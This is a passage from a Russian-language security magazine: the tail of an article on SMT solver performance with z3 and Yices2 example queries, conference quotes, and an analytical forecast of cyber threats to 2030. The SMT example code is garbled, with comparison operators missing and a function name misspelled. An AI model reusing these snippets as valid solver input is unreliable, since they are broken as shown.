Другой пример: z3 v4.14 с опциями запуска ***-smt2 -model -st -in*** на той же машине. Возьмем следующий запрос:

```
(set-logic ALL)
(declare-const id1 String)
(assert (str.contains (str.replace id1 "<" (str.replcae id1 ">" "")) "<body>text</body>"))
(check-sat)
```

Он тоже не решается за десятки минут.

Третий пример: Yices2 v6.5 с опциями запуска ***–stats –interactive*** на той же машине

```
(set-logic QF_LIA)
(declare-const a Int)
(declare-const b Int)
(assert (not (and (  (mod b (-968)) (mod b 53)) (= (mod a 533) (- a b)))))
(assert (not (and (  (div b 432) (div a 492)) (< (- b b) (mod b (-554))))))
(assert (< b a))
(check-sat)
```

Запрос аналогично не решается за десятки минут.


Все потому, что задача SMT принадлежит классу NP-трудных задач: $SMT \in NP - hard$. То есть нет гарантий того, что разрешимость утверждений относительно выбранных теорий будет определена за полиномиальное время от недетерминированной машины Тьюринга и что она не потребует большего количества ресурсов. Например, для булевой теории разрешимость действительно достигается за полиномиальное время работы недетерминированной машины Тьюринга, но не во всех теориях присутствует такая же разрешимость. Даже если взять за приближение полиномиальное время на такой машине, это нереалистичное условие...

***

Мы рассмотрели далеко не все способы представления и использования логических формул, а также условий достижимости, но уже можно понять: если есть возможность применять различные хитрости для логических формул, это стоит делать. Таким образом можно сократить использование ресурсов в самых разных сферах: от выполнения программ с условиями до оптимизации запросов в базы данных. А в случае анализа кода это ускорит процесс, ведь SMT в общем случае может требовать много времени.

## СПИСОК ИСТОЧНИКОВ


1. Lecture Notes: Symbolic Execution
2. Securitylab — «Ищем уязвимости в коде: теория, практика и перспективы SAST»
3. Positive Research — «Войны разрабов: экспонента наносит ответный удар»
4. Positive Research — «Как разработчики анализатора исходного кода с одной экспонентой боролись»
5. Wikipedia — «Abstract syntax tree»
6. Wikipedia — «Self-balancing binary search tree»


NEW

# БЕЗОПАСНЫЙ ГОРОД

# РЫНОК ГОВОРИТ:

# POSITIVE SECURITY DAY 2025

Читайте стенограммы выступлений участников PSD 2025, расшифрованные и обработанные нейросетью.

**МАКСИМ ФИЛИППОВ**

Мы давно говорим о результативной кибербезопасности, и PT X — первый продукт, который позволяет доставить эту безопасность заказчику. До этого были только отдельные фреймворки. Этот продукт стал вызовом для Позитива, потому что для нас это первая история, связанная с массовыми сервисами.

**АЛЕКСЕЙ НОВИКОВ**

Лет десять тому назад я бы сказал, что если C-level не знает фамилию безопасника, значит, с кибербезом все хорошо: инцидентов нет, нет повода его искать и т. д. Сейчас я понимаю, что это не так: ведь если его фамилию не знают, то, скорее всего, и безопасность там по нулям.

**МАКСИМ ФИЛИППОВ**

Еще год назад количество компаний, вышедших на кибериспытания, измерялось штуками. Сегодня — уже десятками, и я хочу, чтобы через год это были как минимум сотни.

**АЛЕКСЕЙ НОВИКОВ**

Пентестер может устать и уйти спать, а ИИ-агент нет. Он будет действовать итеративно, может быть с меньшей фантазией или опытом, зато безостановочно.

**АНДРЕЙ КУЗНЕЦОВ**

Мне кажется, компании всегда хотят помериться, чтобы показать, что они самые крутые.

**АНДРЕЙ КУЗНЕЦОВ**

Воспринимайте искусственный интеллект как мультипликатор. Если вы больше единицы, он «умножит» вас на два, на три и т. д. Если меньше — он сделает вас еще меньше. То есть если вы, как эксперт, еще не выросли настолько, чтобы ИИ вас умножал, скорее всего, он вас дисквалифицирует, потому что будет выполнять ту же работу лучше.

**АЛЕКСЕЙ НОВИКОВ**

Заменит ли ИИ первую линию SOC? Нет, она останется, но люди будут заниматься другими вопросами. Мечта, которую я хочу реализовать, — чтобы L1 в SOC Позитива занималась не какой-то там рутиной, а выдачей рекомендаций по реагированию. Чтобы первая линия обнаруживала эксплуатацию новых zero day и группировки, еще не найденные другими ресерчерами.

**АНДРЕЙ КУЗНЕЦОВ**

Мы не так уж быстро впускаем технологии в свою личную жизнь: постепенно привыкаем к ним, учимся доверять. Именно это и происходит сейчас с искусственным интеллектом.

**МАКСИМ ФИЛИППОВ**

Парни за базар отвечают! Позитив и команда NGFW в частности: все, что мы обещали полтора-два года назад, мы сделали.

# ЧЕГО ЖДАТЬ ОТ 2030 ГОДА: ЭВОЛЮЦИЯ КИБЕРУГРОЗ

Ирина Зиновкина

Руководитель направления аналитических исследований, Positive Technologies

**О чем материал** Разбираемся, как будут развиваться киберугрозы в ближайшие пять лет.

## АТАКИ КАК СЕРВИС

Сервисная модель атак уже достаточно широко используется злоумышленниками. К примеру, услуги phishing-as-a-service (см. рис. 1) и malware-as-a-service свободно продаются в даркнете. В целом ВПО дешевле и удобнее брать в аренду, чем разрабатывать с нуля, поэтому в ближайшие пять лет большинство киберпреступников, скорее всего, уйдут от самописных решений. При этом сервисная модель злоумышленников будет все больше походить на нашу: по аналогии с кибербезом в ней появятся почасовая оплата, тарифы «за жертву» и другие подписки. Это приведет к снижению порога квалификации злоумышленников и, как следствие, к росту количества атак.

Стоит выделить еще два направления, которые пока не ушли в массы, но активно набирают популярность. Первое — exploit-as-a-service (см. рис. 2). Сегодня цена 0-day может доходить до нескольких миллионов долларов — не каждый злоумышленник, планирующий атаку, может себе это позволить. Сервисная модель же снизит стоимость эксплойтов и сделает эксплуатацию уязвимостей доступнее, что увеличит число успешных атак на организации.





Рисунок 1.
Phishing-as-a-service:
кража логинов, паролей,
SMS/Email/2FA OTP


Рисунок 2. Продажа эксплойта arbitrum bridge (цена 100 тыс. долл.)

Второе направление — access-as-a-service (см. рис. 3). Киберпреступники уже начинают продавать первоначальные доступы и определенно будут наращивать оборот: если злоумышленники по каким-то причинам не могут или не хотят развивать атаку, они продают эту возможность коллегам по рынку.





Рисунок 3. Продажа админ-доступа к системе E-Passport индонезийского госучреждения

В продолжение темы access-as-a-service. Злоумышленники также активно продают аккаунты на даркнет-форумах и других тематических ресурсах. Раньше, чтобы получить к ним доступ, нужно было обладать определенной репутацией и квалификацией (грубо говоря, доказать, что ты чего-то стоишь). Теперь же можно просто купить аккаунт и пользоваться всеми привилегиями — например, получить доступ к информации и объявлениям, которые помогут в реализации атаки.

# ИМПОРТОЗАМЕЩЕНИЕ

В 2024 г. наши коллеги из PT SWARM обнаружили ❶ в российском ПО примерно в три раза больше уязвимостей, чем в 2023-м. Российские компании в спешке заменяют иностранное ПО: одни — просто для галочки, вторые — потому что его использование несет определенные риски и т. д. Однако отечественный софт нередко страдает детскими болезнями: при быстрой разработке приоритетом становится функциональность, а безопасность отходит на второй план.

Отмечу, что проблема с импортозамещением касается не только софта, но и железа. Здесь ситуация значительно сложнее: у нас нет массового производства аппаратных компонентов, и к 2030 г. ситуация вряд ли изменится кардинально. Если производители не займутся проблемой системно, мы можем столкнуться с новым трендом — переходом злоумышленников от закладок в ПО к закладкам в железе. Для отечественных компаний оно станет особенно уязвимой точкой.

В обозримом будущем продуктов на российском рынке станет больше, а качество отдельных решений улучшится. Но вместе с тем увеличится и количество уязвимостей, и общее число атак. С учетом озвученного ранее тренда на exploit-as-a-service, риски возрастают еще сильнее. Эксплуатация уязвимостей уже входит в топ-3 наиболее популярных методов атаки (на нее приходится примерно треть успешных кейсов), и количество подобных инцидентов, скорее всего, будет расти.

Эксперты Positive Labs взламывали умную елку в рамках исследования ❷ для Positive Research. Это безобидный пример, но, если моргать начнет не гирлянда, а оборудование на ядерной электростанции, проблема вырастет до государственного уровня.

## УМНЫЕ УСТРОЙСТВА

Сегодня IoT-устройства внедряют все — от заводов до транспортных компаний и городских служб. Проблема в том, что большинство подобных устройств остаются небезопасными — это одно из самых уязвимых звеньев инфраструктуры. К 2030 г. их защищенность, безусловно, вырастет, но и распространенность увеличится кратно. Скорее всего, нас ждут IoT-ботнеты и массовый промышленный шпионаж.

Отдельные опасения вызывает использование IoT-устройств в социально значимых системах: энергетике, промышленности и городских сетях. Например, от балансирующих нагрузку датчиков на электростанциях и систем управления светофорами напрямую зависит безопасность граждан. Сегодня атаки на подобные системы носят точечный характер и вызывают широкий резонанс, но, если к 2030 г. геополитическая обстановка обострится, таких кейсов станет больше.

## ЦИФРОВЫЕ ДВОЙНИКИ

Цифровые двойники уже применяются повсеместно — от промышленности (контроль состояния оборудования, плановый ремонт, оптимизация линий) до умных городов (читайте наши интервью с экспертами ИЦ «Безопасный транспорт» на стр. 174). Пока все это выглядит как «распространение цифровизации», но важно понимать: атаки на двойников могут привести к сбоям на реальных объектах. Например, если злоумышленники скомпрометируют двойник газовой турбины и будут постепенно подменять данные о температуре или давлении, сервис начнет выдавать ошибочные рекомендации и настоящая турбина рано или поздно выйдет из строя. Аналогично с двойниками умных зданий: эксплуатация уязвимости в цифровой модели по цепочке может привести к отключению реальных систем.

Кратко обозначу тренды на горизонте пяти лет:

› Все больше процессов в цифровых двойниках будет управляться ИИ. Это откроет возможности для атак на ИИ-модели (например, путем отравления обучающих данных).

› Сейчас цифровые двойники — это разрозненные сущности, но к 2030-му их будут активно объединять в крупные платформы/экосистемы, чтобы централизованно анализировать данные. Для этого будут создаваться унифицированные API-протоколы, которые, конечно же, станут целями злоумышленников.

› Стоимость IoT-устройств и цифровых двойников снизится. Они получат массовое распространение и придут в малый и средний бизнес, где нет полноценных ресурсов на защиту. Соответственно, число атак на SMB вырастет.

› Наконец, цифровые двойники будут прогнозировать не только технические показатели систем, но и человеческий фактор. Например, усталость операторов или возможность ошибки персонала. Это откроет новые возможности для злоумышленников.

Атаки на критическую инфраструктуру редко происходят здесь и сейчас: они требуют длительной подготовки, — и цифровые двойники в этом смысле не станут исключением.

Подробнее о безопасности беспилотных автомобилей читайте на стр. 186

# АТАКИ НА АВТОНОМНЫЙ ТРАНСПОРТ

Не думаю, что к 2030 г. мы массово пересядем на беспилотные автомобили (инфраструктура, да и мы сами, к этому попросту не готова), но число киберинцидентов, связанных с транспортом, все равно будет расти. Это могут быть атаки на бортовые компьютеры и облачные системы управления, компрометация алгоритмов вождения или ИИ-ассистентов и т. д. Но, на мой взгляд, самым реалистичным и распространенным сценарием атак будут утечки данных. Машины уже собирают огромные массивы информации, которые можно использовать для слежки или киберразведки (например, в условиях обострения геополитической ситуации). Через пять лет подобные кейсы могут стать массовыми.

## ИНФОРМАЦИОННАЯ ВОЙНА И ДИПФЕЙКИ

Изначально дипфейки скорее были инструментом политической и идеологической борьбы, а теперь активно применяются для атак на бизнес и госструктуры. Злоумышленники генерируют дипфейки руководителей компаний и просят сотрудников выдать доступы, документы или другие ценные данные. Это отличный пример социальной инженерии 2.0.


К 2030 г. проблема усугубится, потому что качество дипфейков заметно вырастет, а генерировать их можно будет в реальном времени с минимальной задержкой (по аналогии с масками для соцсетей). На рынке наверняка появятся облачные сервисы, позволяющие проводить атаки на десятки тысяч аккаунтов одновременно. Более того, модели научатся предугадывать реакцию аудитории, поэтому бороться с дезинформацией станет еще сложнее.

# СПУТНИКИ И ГЕОПОЛИТИКА

Спутники — это не только космические аппараты, но и огромная наземная инфраструктура. Поверхность атаки здесь достаточно большая, и расширяется она в том числе из-за целого зоопарка устаревшего ПО. Многие устройства эксплуатируются по несколько десятков лет и работают на софте, для которого уже не выпускаются обновления. То есть многие уязвимости уже известны — вопрос только в том, как добраться до целевой системы.

Критичность спутниковой инфраструктуры сложно переоценить: от нее зависят связь, навигация, обороноспособность, метеорология и т. д. Поэтому в кризисной геополитической ситуации спутники неизбежно вызовут интерес кибергруппировок. Кроме того, если государственный спутник будет выведен из строя, в ход пойдут ответные меры (всевозможные санкции) и общая милитаризация. По сути, это максимально эффективный способ эскалации как кибервойны, так и геополитической напряженности в целом. При таком раскладе кибершпионаж и заранее подготовленные доступы превращаются в инструмент геополитического воздействия.

Можно ли минимизировать риски? Да, но полностью закрыть этот вопрос к 2030 г. не получится. Важно понимать: атака на спутниковую систему — это не про exploit-as-a-service. Чтобы вывести из строя спутник или обосноваться в его наземной инфраструктуре, придется годами изучать инфраструктуру жертвы, выбирая подходящий момент для удара.



Подрядчики, которые не заботятся о своей кибербезопасности, — это одна из главных проблем и огромная головная боль для всей критической инфраструктуры.

# АТАКИ НА БАНКОВСКИЕ ЭКОСИСТЕМЫ

К 2030 г. головной болью отрасли будет защита даже не самих банков, а компаний, входящих в их экосистемы. Это могут быть маркетплейсы, платежные сервисы, собственные интеграторы — все со своими подрядчиками, которые все чаще становятся целями злоумышленников.

Финансовый сектор — один из самых защищенных ❸ в России, поэтому киберпреступникам проще атаковать небольшую дочку или внешнего партнера, через которого можно попасть в экосистему банка и добраться до целевой инфраструктуры. Соответственно, на горизонте пяти лет мы увидим активное развитие методов атак на цепочки поставок.

